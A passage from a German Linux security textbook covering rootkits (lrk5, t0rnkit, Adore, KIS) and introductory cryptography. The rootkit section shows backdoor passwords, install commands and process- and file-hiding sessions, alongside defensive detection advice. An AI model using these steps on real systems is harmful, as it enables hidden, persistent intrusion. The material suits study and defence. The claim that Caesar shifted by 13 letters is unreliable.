


Abbildung B.3 Gespoofter Portscan

Das Opfer vermutet, dass es vom *Silent Host* gescannt wird. Wenn der *Silent Host* nicht durch eine Firewall überwacht wird, so kann die Herkunft des Portscans nicht festgestellt werden.



# C Rootkits

Sobald ein Einbrecher auf einem Rechner eingebrochen ist, möchte er diesen Rechner möglichst lange benutzen können. Hierzu ist es wichtig, dass seine Aktivitäten nicht entdeckt werden. Um dies zu erreichen, bedient er sich häufig eines so genannten Rootkits. Diese Rootkits sind vorbereitete Bausätze, die die Aktivitäten auf dem Rechner verbergen können. Im Folgenden sollen drei verschiedene Ansätze der Rootkits vorgestellt werden. Ihr Verständnis ist erforderlich, um die Angriffe basierend auf diesem Rootkit abwehren zu können. Es mag sinnvoll sein, zu Testzwecken diese Rootkits und ihre Erkennung auf eigenen isolierten Systemen zu testen.

1. Klassische Rootkits tauschen wichtige Systembefehle aus.
2. Kernelbasierte Rootkits laden ein Kernel-Modul, welches die Dateien und Prozesse auf Kernel-Ebene versteckt.
3. Das Kernel-Intrusion-System (KIS) ist in der Lage, selbst bei einem monolithischen Kernel, der keine Module verwendet, diesen zu kompromittieren.

## C.1 Normale Rootkits

Die ersten Rootkits, die aufkamen, waren ganz normal. Sie enthalten wichtige Systembefehle, die gegen die normalen Befehle ausgetauscht werden. Diese Befehle besitzen dann zusätzliche Funktionen, können Prozesse oder Dateien verstecken oder öffnen eine Hintertür auf dem System. Bekannte Rootkits dieser Art sind das *Linux Rootkit* (lrk3, lrk4, lrk5) und das *T0rnkit*.

Das Linux Rootkit Fünf ist ein sehr einfaches Rootkit, welches komplett mit Quelltext kommt. Um dieses Linux Rootkit Fünf einsetzen zu können, muss es zunächst übersetzt werden. Die Übersetzung des Rootkits ist häufig mit Problemen verbunden und benötigt Anpassungen der Datei *Makefile*. Sind die Programme übersetzt worden und wurden die Systembefehle durch die entsprechenden Befehle des Linux Rootkits ersetzt, so kann zum Beispiel jeder Benutzer bei Kenntnis eines Kennwortes zu *root* werden. Das Standardkennwort des Linux Rootkit Fünf ist *Satori*. Dieses Kennwort wird vor der Übersetzung festgelegt und in den Programmen statisch hinterlegt.

Ein Beispielaufruf sieht folgendermaßen aus:

```
[ralf@localhost ralf]$ chfn
Changing finger information for ralf.
Name [test]: satori
Office [test]:
Office Phone [test]:
Home Phone [test]:

[root@localhost ralf]#
```

Eine Erkennung des Kennwortes in der Binärdatei ist nicht möglich. Ein Aufruf von `strings` oder `grep` findet das Kennwort nicht. Die Erkennung ist nur durch den Vergleich der MD5-Prüfsummen möglich, wie es zum Beispiel von Tripwire durchgeführt wird oder durch den Aufruf von `chkrootkit`.

Das Linux Rootkit enthält die folgenden Programme mit den aufgelisteten Funktionen:

- *bindshell*. port/shell-Dienst
- *chfn*. User->root
- *chsh*. User->root
- *crontab*. Versteckt Crontab-Einträge
- *du*. Versteckt Dateien
- *find*. Versteckt Dateien
- *fix*. Repariert Dateien
- *ifconfig*. Versteckt die Promiscuous-Marke
- *inetd*. Fernzugang
- *killall*. Beendet keine versteckten Prozesse
- *linsniffer*. Paketsniffer!
- *login*. Fernzugang
- *ls*. Versteckt Dateien
- *netstat*. Versteckt Verbindungen
- *passwd*. User->r00t
- *pidof*. Versteckt Prozesse
- *ps*. Versteckt Prozesse
- *rshd*. Fernzugang
- *sniffchk*. Testet, ob der Sniffer läuft
- *syslogd*. Verhindert Protokolleinträge
- *tcpd*. Versteckt Verbindungen
- *top*. Versteckt Prozesse

- *wted*. *wtmp*/*utmp*-Editor
- *z2*. Löscht *utmp*/*wtmp*/*lastlog*

Das *T0rnkit* erlaubt einen noch einfacheren Einsatz. Es ist vorkompiliert und wird installiert durch den Aufruf `./t0rn <password> <ssh-port>`. Dies erlaubt den Einsatz des Rootkits auch durch so genannte Skript-Kiddies. Als Skript-Kiddie werden Personen bezeichnet, die nicht über das notwendige Wissen verfügen, um selbst ein Einbruchswerkzeug zu übersetzen oder gar zu schreiben. Sie sind auf vorgefertigte Werkzeuge angewiesen. Es ist keine besondere Fähigkeit zur Installation dieses Rootkits auf einem Linux-Rechner nötig.

Dies führt zur automatischen Installation der Befehle *du*, *find*, *ifconfig*, *in.fingerd*, *login*, *ls*, *netstat*, *pg*, *ps*, *pstree* und *sz*. Das Kennwort wird in einer externen Datei abgespeichert und erlaubt eine spätere Anmeldung als *root* am System. Das Standardkennwort ist *t0rnkit*. Die Anwendungen funktionieren ähnlich wie beim Linux-Rootkit.

Eine Erkennung ist sehr einfach mit *Tripwire* oder *ChkRootKit* möglich. Des Weiteren genügt es, eine Diskette mit »sauberen« Befehlen zur Analyse des Systems mitzubringen. Diese Befehle sehen alle versteckten Prozesse und Dateien. Ein erfahrener Administrator entdeckt diese Rootkits daher sehr schnell.

## C.2 Kernelbasierte modulare Rootkits

Die klassischen Rootkits sind sehr einfach zu erkennen. Ein einfacher Vergleich der Rootkit-Dateien mit den normalen Dateien genügt. *Tripwire* führt diesen Vergleich automatisch durch. Ein gutes kernelbasiertes Rootkit ist jedoch nicht mehr so zu erkennen. Es tauscht im Kernel Systemaufrufe (Syscalls) aus. Dadurch sehen die einzelnen Programme, die im Userspace ablaufen, nicht mehr die wahren Zustände des Systems, sondern nur noch die Informationen, die das Kernel-Rootkit erlaubt.

Die bekanntesten Kernel-Rootkits sind *Knark* und *Adore*. *Knark* ist ein Rootkit, welches speziell für die Täuschung von *Tripwire* geschrieben wurde. Ein Zitat aus seiner Beschreibung:

```
Hides files in the filesystem, strings from /proc/net for netstat, processes,
↳ and program execution redirects for seamlessly bypassing tripwire / md5sum.
```

*Knark* erreicht dies, indem es prüft, ob ein lesender oder ein ausführender Zugriff auf eine Datei erfolgt. Soll nun ein Systembefehl durch einen Trojaner ausgetauscht werden, so befinden sich weiterhin beide Dateien auf System. Sobald ein lesender Zugriff erfolgt (um zum Beispiel eine MD5-Prüfsumme zu ermitteln), erfolgt der Zugriff auf die unveränderte Datei. Wenn jedoch ein ausführender Zugriff erfolgen soll, so wird der Trojaner gestartet.

*Knark* wurde für den Linux-Kernel 2.2 entwickelt. Dieser Kernel wird jedoch heute kaum noch eingesetzt, daher ist eine Begegnung mit diesem Rootkit eher selten.

Adore wurde ursprünglich auch für den Linux-Kernel 2.2 entwickelt, ist aber inzwischen auf den Linux-Kernel 2.4 portiert worden. Daher soll das Adore Kernel-Rootkit etwas genauer besprochen werden.

Adore ist ein kernelbasiertes Rootkit, welches in der Lage ist, modulare Kernel zu unterwandern. Es bietet hierbei ähnliche Funktionalität wie Knark. Dazu erzeugt Adore ein ladbares Kernel-Modul (*Loadable Kernel Module*, LKM) *adore.o*, welches zur Laufzeit des Kernels geladen wird. Zusätzlich existiert ein Modul *cleaner.o*. Dieses Modul entfernt jede Referenz auf das Modul *adore.o* im Kernel. Ein Aufruf des Befehls `lsmod` zeigt das Modul später nicht an.

Adore wurde vom Team Teso (<http://www.team-teso.net/>) für den Linux-Kernel 2.2 geschrieben und inzwischen auf den Linux-Kernel 2.4 portiert. Im Folgenden wird der Einsatz von *Adore* auf dem Linux-Kernel 2.4 vorgestellt.

Die Installation von Adore erfolgt sehr einfach mit einem Konfigurationsskript. Dieses Skript wird aufgerufen mit dem Befehl `./configure` und fragt anschließend nach einigen Informationen. Mit diesen Informationen wird ein *Makefile* für die Übersetzung des Rootkits erzeugt. Anschließend genügt ein Aufruf von `make` für die Kompilierung.

```
# ./configure
```

```
Starting adore configuration ...
```

```
Checking 4 ELITE_UID ... found 30
Checking 4 ELITE_CMD ... using 26287
Checking 4 SMP ... NO
Checking 4 MODVERSIONS ... YES
Checking for kgcc ... found cc
Checking 4 insmod ... found /sbin/insmod -- OK
```

```
Loaded modules:
```

```
autofs          12164    0 (autoclean) (unused)
pcnet32         15968    1
mii              2408     0 [pcnet32]
usb-uhci        24484    0 (unused)
usbcore         73152    1 [usb-uhci]
ext3            67136    2
jbd             49400    2 [ext3]
BusLogic        94592    3
sd_mod          12864    6
scsi_mod        108576   2 [BusLogic sd_mod]
```

Since version 0.33 Adore requires 'authentication' for its services. You will be prompted for a password now and this password will be compiled into 'adore' and 'ava' so no further actions by you are required.

```
This procedure will save adore from scanners.
Try to choose a unique name that won't clash with normal calls to mkdir(2).
Password (echoed): test
Preparing /root/adore (== cwd) for hiding ...
```

```
Creating Makefile ...
```

```
*** Edit adore.h for the hidden services and redirected file-access ***
```

```
# make
```

In Abhängigkeit von der Distribution ist die Übersetzung ab und zu mit Problemen verbunden. Die benötigten Header-Dateien werden dann nicht gefunden. In diesen Fällen ist eine Anpassung des Makefiles erforderlich.

Verlief die Übersetzung erfolgreich, so kann das Modul geladen werden. Dies erfolgt relativ einfach mit:

```
# insmod adore.o
```

Sobald das Modul *adore.o* geladen wurde, kann mit dem Kommandozeilenwerkzeug *ava* das Verhalten von Adore modifiziert werden. Der Befehl *ava* bietet die folgenden Optionen:

```
# ./ava
Usage: ./ava {h,u,r,R,i,v,U} [file, PID or dummy (for U)]

    h hide file
    u unhide file
    r execute as root
    R remove PID forever
    U uninstall adore
    i make PID invisible
    v make PID visible
```

Das Verstecken eines Prozesses ist nun sehr einfach und kann folgendermaßen geschehen:

```
# ps
  PID TTY          TIME CMD
  966 tty1        00:00:01 bash
 1900 tty1        00:00:00 ps
# ./ava i 966
Checking for adore 0.12 or higher ...
Adore 0.42 installed. Good luck.
Made PID 966 invisible.
# ps
  PID TTY          TIME CMD
#
```

Diese Prozesse wurden jetzt auf Kernel-Ebene versteckt. Eine Analyse und Erkennung mit »sauberen« Varianten des Befehls `ps` sind nicht mehr möglich. Die Befehle wurden auch nicht infiziert oder ausgetauscht. Die Erkennung eines derartigen Rootkits gelingt nur sehr schwer. Die Erkennung wird im Kapitel 20, »Analyse des Rechners nach einem Einbruch« beschrieben.

Die Entwicklung dieser Rootkits führte vor einigen Jahren zu der Empfehlung in einschlägiger Literatur, auf sicherheitssensitiven Linux-Systemen keine LKMs zu verwenden, sondern immer nur monolithische Kernel einzusetzen.

### C.3 Kernel-Intrusion-System (KIS)

Ein monolithischer Kernel bietet laut einschlägiger Literatur den besten Schutz gegen kernelbasierte Rootkits. Es existiert jedoch bereits seit einiger Zeit das Know-how und seit dem Jahr 2001 das erste öffentlich bekannte Rootkit, mit dem auch ein monolithischer Kernel unterwandert werden kann.

Hierbei wird eine Technik verwendet, die als *Kernel-Memory-Patching* bezeichnet wird (<http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt>). Diese Technik wurde zuerst im November 1998 von Silvio Cesare beschrieben und erlaubt es, den Kernel über das Gerät `/dev/kmem` direkt zu modifizieren. Diese Technik ist bei allen Standard-Linux-Kernels anwendbar, da ein Schreibzugriff auf `/dev/kmem` ein »Feature« des Linux-Kernels ist. Lediglich ein Security-Patch (LIDS, Grsecurity etc.) kann diese Eigenschaft abschalten.

Erstaunlicherweise und auch erfreulicherweise waren jedoch lange Zeit keine fertigen Werkzeuge öffentlich verfügbar, die diese Technik einsetzen konnten. Im letzten Jahr wurde jedoch von Optyx (<http://www.uberhax0r.net><sup>1</sup>) das Kernel-Intrusion-System entwickelt und auf der Konferenz DefCon 9 in Las Vegas vorgestellt. Dieses System besteht aus einem Client und einem Server, die auf unterschiedlichen Systemen installiert werden können und sich über das Netzwerk unterhalten. Dazu verwendet KIS keinen dedizierten Netzwerkport. Der Server reagiert nur, wenn zuvor ein spezielles Paket an ihn gesendet wurde. Ein üblicher Portscan führt zu keiner Antwort.

Der Server wird nach der Übersetzung durch einen Aufruf von `./kis` geladen. Dies führt dazu, dass das Modul sich direkt in den Kernel-Speicher patcht. Es handelt sich nicht um ein LKM im klassischen Stil. Daher kann es auch auf monolithischen Kernels eingesetzt werden.

Der grafische KIS-Client ist nach der Konfiguration direkt einsatzbereit. Zur Konfiguration muss der KIS-Client die auf dem Server eingegebenen Informationen für die Authentifizierung am Server mitgeteilt bekommen.

---

<sup>1</sup> Diese Webpage ist leider nicht mehr verfügbar. Jedoch kann das `kis-0.9`-Rootkit an verschiedenen Stellen im Internet heruntergeladen werden.

Für den eigentlichen Einsatz muss sich der Client zunächst an den Server binden. Hierzu dient der *PING* im Client. Dabei ist es erforderlich, die IP-Adresse des Servers und einen **beliebigen** Port anzugeben. Der KIS-Server ist nicht auf einen Port beschränkt, sondern verwendet den Port, auf dem das magische erste Paket gesehen wurde. Anschließend können zum Beispiel die versteckten Dateien angezeigt werden. Eine zusätzliche Datei wird versteckt und anschließend im Client die Liste erneut angezeigt (Abbildung C.1).




Abbildung C.1 KIS-Client bei der Arbeit

Auf dem KIS-Server bietet sich folgendes Bild. Vor dem Verstecken der Datei */etc/hosts* war diese noch sichtbar. Direkt danach ist sie nicht mehr sichtbar. Ein Zugriff mit *cat* ist ebenfalls nicht zugelassen, gibt aber zusätzliche Informationen aus, die als Hinweis auf KIS dienen können.

```
# ls /etc/hosts # Vorher
/etc/hosts

# ls /etc/hosts # Nachher
ls: /etc/hosts: No such file or directory
# cat /etc/hosts
cat: /etc/hosts: File exists
```

Das Kernel-Intrusion-System ist momentan sicherlich das gefährlichste Rootkit für Linux, welches öffentlich erhältlich ist und darüber hinaus eine kinderleichte Bedienung ermöglicht. Seine Erkennung mit dem Werkzeug *kstat* wird im Kapitel 20, »Analyse des Rechners nach einem Einbruch« besprochen.





# D Kryptografie

Die Implementierung sicherer Netzwerke ist nicht möglich ohne Grundkenntnisse der Kryptografie. Dieses Kapitel versucht einen Überblick über die Geschichte der Kryptografie und die heute verfügbaren Algorithmen und Systeme zu geben. Dabei wird in diesem Kapitel besonderer Wert auf die Anschaulichkeit (z.B. Diffie-Hellmann-Schlüsselaustausch) und weniger auf die exakten mathematischen Hintergründe gelegt. Der Diffie-Hellmann-Schlüsselaustausch wird hierzu sogar an einigen echten Zahlen durchgespielt. Anschließend sollen Sie in der Lage sein, die verschiedenen Verfahren und ihren Einsatz zu verstehen und angewendete Schlüssellängen bewerten zu können.

## D.1 Geschichte

Der Bedarf, geheime Nachrichten vertraulich zu übermitteln, ist bereits sehr alt. Es ist bekannt, dass bereits frühe Hochkulturen (Ägypter, Inder, Assyrer) eine Nachricht zum Beispiel in die Kopfhaut eines Sklaven tätowierten. Nachdem die Haare nachgewachsen waren, wurde der Sklave losgeschickt. Der Empfänger rasierte den Kopf und konnte die Nachricht lesen.

Etwa 500 Jahre vor Christus entwickelten die Spartaner ein System (Skytale von Sparta), bei dem ein Papierstreifen um einen Holzstab gewickelt wurde. Die Nachricht wurde nun quer zur Wickelrichtung auf den Papierstreifen geschrieben und der Papierstreifen verschickt. Hierdurch verschoben sich die Buchstaben. Dies wird als Transpositions-Algorithmus bezeichnet. Der Empfänger musste einen Holzstab gleichen Durchmessers besitzen und konnte dann die Nachricht lesen.

Julius Caesar entwickelte den Caesar-Code (Caesar's cipher). Hierbei werden zwei Alphabete gegeneinander rotiert. Caesar rotierte die Alphabete um 13 Buchstaben. Dies lässt sich sehr leicht nachvollziehen am Beispiel des Namens des Rechners aus dem Spielfilm von Stanley Kubrick »Space Odyssee 2001«. Dieser Rechner erhielt den Namen HAL. Eine Rotation um eine Stelle im Alphabet ergibt: IBM. Dies wird auch als Verschiebechiffre bezeichnet.

Seit dem ersten Weltkrieg ist die Bedeutung der Kryptografie insbesondere in der Kriegsführung stark gestiegen und wurde teilweise kriegsentscheidend. Im Zweiten Weltkrieg waren die Alliierten in der Lage, die Verschlüsselung der *Enigma*, einer

deutschen Verschlüsselungsmaschine, zu brechen. Seit den 60-er Jahren steigt das allgemeine öffentliche Interesse an der Kryptografie mit dem Erscheinen des Buches *The Codebreakers* von David Kahn (siehe Literaturliste auf Seite 817), in dem dies beschrieben wird.

Relativ bald wurde der Kryptografie von vielen Regierungen ein ähnlicher Stellenwert zugesprochen wie anderen Kriegsmitteln. Starke Kryptografie fiel ab diesem Zeitpunkt in vielen Ländern unter die Kriegswaffenkontrollgesetzgebung. In den Vereinigten Staaten von Amerika war ab 1993 der Export starker Kryptografie verboten. Diese Beschränkungen sind inzwischen wieder weitgehend aufgehoben worden, da allgemein verstanden wurde, dass dies nicht durch Gesetze regulierbar ist.

Zum Abschluss einige Begriffe:

- Kryptografie ist die Durchführung und das Studium der Verschlüsselung und Entschlüsselung. Hierbei werden Daten mathematisch so kodiert, dass nur bestimmte ausgewählte Personen die Daten dekodieren können. Üblicherweise werden die lesbaren Daten (Klartext, plaintext) entsprechend einem Algorithmus mit einem geheimen Schlüssel verschlüsselt (Ciphertext). Ziel der Kryptografie ist es, möglichst sichere Verschlüsselungssysteme zu entwickeln.
- Die Kryptoanalyse beschäftigt sich ebenfalls mit dem Studium der Ver- und Entschlüsselung. Ihr Ziel ist jedoch die Entdeckung von Lücken in den eingesetzten Algorithmen oder Schlüsseln und so eine Entschlüsselung der verschlüsselten Daten.
- Der Brute-Force-Angriff ist ein Angriff, der bei jeder Verschlüsselungsmethode eingesetzt werden kann, deren Algorithmus bekannt ist. Der Brute-Force-Angriff probiert nacheinander alle verschiedenen möglichen Schlüssel für die Entschlüsselung durch. Da das Alphabet 26 Buchstaben hat, würde ein Brute-Force-Angriff auf Caesar's Cipher alle 26 verschiedenen Varianten durchprobieren. Im statistischen Durchschnitt würde er 13 Durchläufe benötigen.
- Alice, Bob und Eve (oder Charles) sind die üblicherweise in der kryptografischen Literatur verwendeten Beispielpersonen. Hierbei versuchen Alice und Bob eine gesicherte Kommunikation aufzubauen. Eve (für Eavesdropper, Lauscher) oder Charles (wegen der Buchstaben A, B und C) versucht die Kommunikation abzu hören. Diese Namen werden daher auch hier verwendet.

## D.2 Anwendungen

Die Verschlüsselung kann für eine ganze Reihe von Aufgaben eingesetzt werden. Übliche Anwendungen der Verschlüsselung sind die Vertraulichkeit, Authentifizierung, die Wahrung der Integrität und die Nichtabstreitbarkeit (Non-Repudiation).

- Die klassische Anwendung der Kryptografie ist die Sicherung der Vertraulichkeit eines Dokumentes. Die Verschlüsselung erlaubt die Speicherung und die Versen-

derung von vertraulichen Daten, da dritte Personen nicht auf den Inhalt zurückschließen können.

- Die Authentifizierung ist ein Prozess, in dem ein Benutzer nachweist, dass es sich bei ihm tatsächlich um den legitimierte Benutzer handelt. Dies erfolgt üblicherweise mit einem verschlüsselten Kennwort. Ein weiteres Authentifizierungsverfahren ist die digitale Signatur. Diese garantiert, dass eine bestimmte Nachricht von einem bestimmten Benutzer stammt und anschließend nicht modifiziert wurde. Es existieren verschiedene Verfahren, um eine digitale Signatur zu erzeugen. Üblicherweise werden hierzu öffentliche Schlüssel (*public keys*) eingesetzt.
- Wird die Verschlüsselung zur Wahrung der Integrität eines Systems oder von Daten eingesetzt, so kann der Benutzer kontrollieren, ob diese Informationen verändert wurden. Dies erfolgt häufig ebenfalls mit einer digitalen Signatur.
- Die Nichtabstreitbarkeit erlaubt es den Teilnehmern einer Kommunikation, einwandfrei nachzuweisen, dass sie sich tatsächlich mit der Gegenseite unterhalten haben.

Eine zu 100% sichere Verschlüsselung existiert bei den heute täglich eingesetzten Verfahren nicht. Alle Verfahren sind mit entsprechendem Zeit- und Ressourcenaufwand zu brechen. Jedoch wird bei den modernen Verfahren nicht der Algorithmus, sondern nur ein Schlüssel gebrochen. Es können dann nur die mit diesem Schlüssel chiffrierten Daten gelesen werden. Ein Angriff auf diesen Schlüssel muss bei guten Algorithmen mit brutaler Gewalt (*brute force*) durch Ausprobieren aller möglichen Schlüsselvarianten erfolgen. Eine geeignete Schlüssellänge vorausgesetzt dauert dieser Vorgang mehrere Millionen Jahre.

## D.3 Funktionsweise

Wie funktioniert nun die Verschlüsselung? Bei der Betrachtung der Geschichte der Kryptografie wurden bereits einige historische Algorithmen erläutert. Klassische Kryptografie basierte lediglich auf einer Methode. Die Kenntnis der Methode genügte zur Ver- und Entschlüsselung von Daten. Beispiele sind der Caesar-Code oder die angesprochene Verwendung der Sklavenkopfhaut.

### D.3.1 Schlüsselbasierte Verfahren

Moderne Verfahren basieren auf einem Algorithmus und einem Schlüssel. Der Algorithmus der meisten heute eingesetzten Verfahren ist öffentlich bekannt. Jedoch ist ein Kryptoanalytiker nicht in der Lage, bei Kenntnis des Algorithmus und des verschlüsselten Textes, auf den Schlüssel und/oder den Klartext zurückzuschließen. Die Sicherheit der Verschlüsselung lässt sich bei einem guten Algorithmus direkt an seiner Länge messen. So kann ein acht Bits langer Schlüssel 256 verschiedene Schlüssel darstellen. Ein 40-Bit-Schlüssel besitzt bereits  $2^{40}$  verschiedene Werte. Das entspricht etwa einer Dezimalzahl mit 12 Nullen (1 Billion). Um einen guten Algo-

rithmus zu knacken, müssen sämtliche möglichen Schlüssel versucht werden. Gute Algorithmen weisen keine Hintertür auf. Daher ist es besonders wichtig, dass diese Algorithmen öffentlich bekannt sind, damit verschiedenste Gruppen von Kryptoanalytikern die Algorithmen testen können.

Die schlüsselbasierten Verfahren werden wieder aufgeteilt in symmetrische und asymmetrische Kryptografie.

## D.4 Symmetrische Kryptografie

Die symmetrische Kryptografie verwendet für den Vorgang der Ver- und der Entschlüsselung einen identischen Schlüssel. Dieser Schlüssel muss daher beiden Kommunikationspartnern bekannt sein und von ihnen geheim gehalten werden. Haben dritte Personen Zugriff auf diesen Schlüssel, so können sie die gesamte ausgetauschte Information lesen. Symmetrische Verfahren sind üblicherweise sehr schnell und sehr sicher. Ihr Problem ist jedoch meist ein Henne-Ei-Problem. Bevor ein Austausch erfolgen kann, muss ein geheimer Schlüssel ausgetauscht werden oder beide Partner müssen sich zumindest auf einen gemeinsamen geheimen Schlüssel einigen. Da zu diesem Zeitpunkt noch keine verschlüsselte Verbindung existiert, kann der Schlüssel nicht vertraulich ausgetauscht werden. Der Diffie-Hellmann-Schlüsselaustausch (s.u.) löst dieses Problem.

Das bekannteste symmetrische Verfahren ist der Data Encryption Standard (DES). Er wurde 1977 nach mehrjähriger Entwicklung freigegeben und verwendet einen 56-Bit-Schlüssel. Weitere bekannte Verfahren sind Blowfish, Twofish, IDEA, AES (Rijndael) und CAST.

## D.5 Asymmetrische Kryptografie

Die asymmetrische Verschlüsselung bezeichnet man auch als Public Key-Kryptografie. Sie verwendet ein Schlüsselpaar. Diese beiden Schlüssel werden gleichzeitig erzeugt und sind mathematisch miteinander verknüpft. Es wird von der erzeugenden Software ein Schlüssel als öffentlich und ein Schlüssel als privat gekennzeichnet. Der private Schlüssel wird meist zusätzlich mit einer Passphrase geschützt. Aus dem privaten Schlüssel lässt sich meist der öffentliche Schlüssel ableiten.

Wird nun mit dem öffentlichen Schlüssel eine Nachricht verschlüsselt, so kann sie nur mit dem privaten Schlüssel entschlüsselt werden. Eine Entschlüsselung mit dem öffentlichen Schlüssel ist nicht möglich. Daher kann eine Benutzerin Alice ihren öffentlichen Schlüssel zum Beispiel auf einer Webpage veröffentlichen. Jede Person, die nun Alice eine verschlüsselte Nachricht senden möchte, kann diese mit dem öffentlichen Schlüssel der Webpage verschlüsseln und an Alice senden. Lediglich Alice ist in der Lage, mit ihrem privaten Schlüssel die Nachricht zu dechiffrieren. Alice

muss nun jedoch darauf achten, dass andere Personen keinen Zugriff auf ihren privaten Schlüssel haben. Daher wird er meist mit einer Passphrase gesichert.

Möchte nun Alice ein Dokument digital signieren (Digitale Signatur), so erzeugt sie von dem Dokument eine Prüfsumme mit einer Hash-Funktion (s.u.). Diese Prüfsumme verschlüsselt sie mit ihrem privaten Schlüssel und hängt die verschlüsselte Prüfsumme an das Dokument. Der Vorgang ist in Wirklichkeit meist komplizierter, jedoch genügt die Annäherung für diese Betrachtung. Nun kann sie das Dokument versenden. Dieses Dokument wird nun für jeden lesbar übertragen. Jeder kann den Inhalt lesen und jeder kann seine Integrität überprüfen. Hierzu sind nur die folgenden Schritte notwendig. Der Empfänger des Dokumentes ermittelt mit demselben Verfahren, welches von Alice gewählt wurde, die Prüfsumme des reinen Dokumentes. Anschließend entschlüsselt er die Prüfsumme, die Alice angehängt hat mit dem öffentlichen Schlüssel von Alice, den er von der Webpage erhält. Stimmen beide Prüfsummen überein, so wurde das Dokument nicht verändert und stammt tatsächlich von Alice, denn nur Alice kennt ihren privaten Schlüssel. Stimmen die beiden Prüfsummen nicht überein, bestehen folgende Möglichkeiten:

1. Das Dokument wurde während der Übertragung verändert. Daher ergibt der Prüfsummenalgorithmus einen anderen Wert.
2. Das Dokument wurde nicht von Alice erzeugt. Der Erzeuger hatte keinen Zugriff auf den privaten Schlüssel von Alice und konnte daher nicht die Prüfsumme so verschlüsseln, dass sie mit dem öffentlichen Schlüssel dechiffriert werden konnte.
3. Alice hat ihre Schlüssel gewechselt.

Häufig werden die öffentlichen Schlüssel zentral auf Schlüsselservern gespeichert. Diese bieten zusätzlich den Dienst einer Zertifizierung des Schlüssels. Hierzu kann sich Alice gegenüber dem Anbieter des Schlüsselservers ausweisen. Nach Überprüfung der Identität garantiert der Anbieter, dass es sich bei dem Schlüssel tatsächlich um den Schlüssel der Benutzerin Alice handelt.

Die Verfahren der digitalen Signatur werden häufig auch zur Authentifizierung eingesetzt. Hierbei wird der öffentliche Schlüssel der Anwenderin Alice auf dem Server gespeichert, der einen Dienst anbietet. Wenn Alice auf diesen Dienst zugreifen möchte, schickt der Server eine große Zufallszahl als Herausforderung (Challenge) an die Benutzerin Alice. Diese wird von Alices Anmeldesoftware mit ihrem privaten Schlüssel chiffriert und an den Server zurückgesendet. Dieser kann nun eine Entschlüsselung mit dem öffentlichen Schlüssel vornehmen und das Ergebnis mit der gesendeten Herausforderung vergleichen. Der Vorteil dieses Systems liegt in der Tatsache, dass kein Kennwort übertragen wurde. Die übertragenen Informationen sind bei jeder Anmeldung verschieden. Dieses Verfahren wird zum Beispiel von der SSH (siehe Exkurs auf S. 487), Kerberos, HTTPS etc. eingesetzt.

## D.6 Diffie-Hellmann-Schlüsselaustausch

Der Diffie-Hellmann-Schlüsselaustausch ist die Lösung für das Henne-Ei-Problem bei symmetrischer Verschlüsselung. Bevor jedoch der Diffie-Hellmann-Schlüsselaustausch durchgeführt werden darf, muss eine Authentifizierung der Kommunikationspartner erfolgen. Ansonsten besteht die Gefahr eines Man-in-the-Middle-Angriffes. Diese Authentifizierung erfolgt üblicherweise mit öffentlichen Schlüsseln.

Eigentlich ist der Diffie-Hellmann-Schlüsselaustausch kein echter Austausch, sondern vielmehr ein Verfahren, um sich auf einen gemeinsamen Schlüssel zu einigen. Das Besondere an diesem Verfahren ist die Tatsache, dass die Kommunikation über unsichere Kanäle erfolgen kann. Salopp ausgedrückt erlaubt der Diffie-Hellmann-Schlüsselaustausch, dass sich die zwei Personen Alice und Bob in einer Kneipe voller Kryptoanalytiker und Mathematiker gegenseitig Zahlen zuwerfen. Nachdem die Zahlen einmal ausgetauscht wurden, haben sich Alice und Bob auf eine geheime Zahl geeinigt, ohne dass ein anderer Anwesender die Zahl kennt.

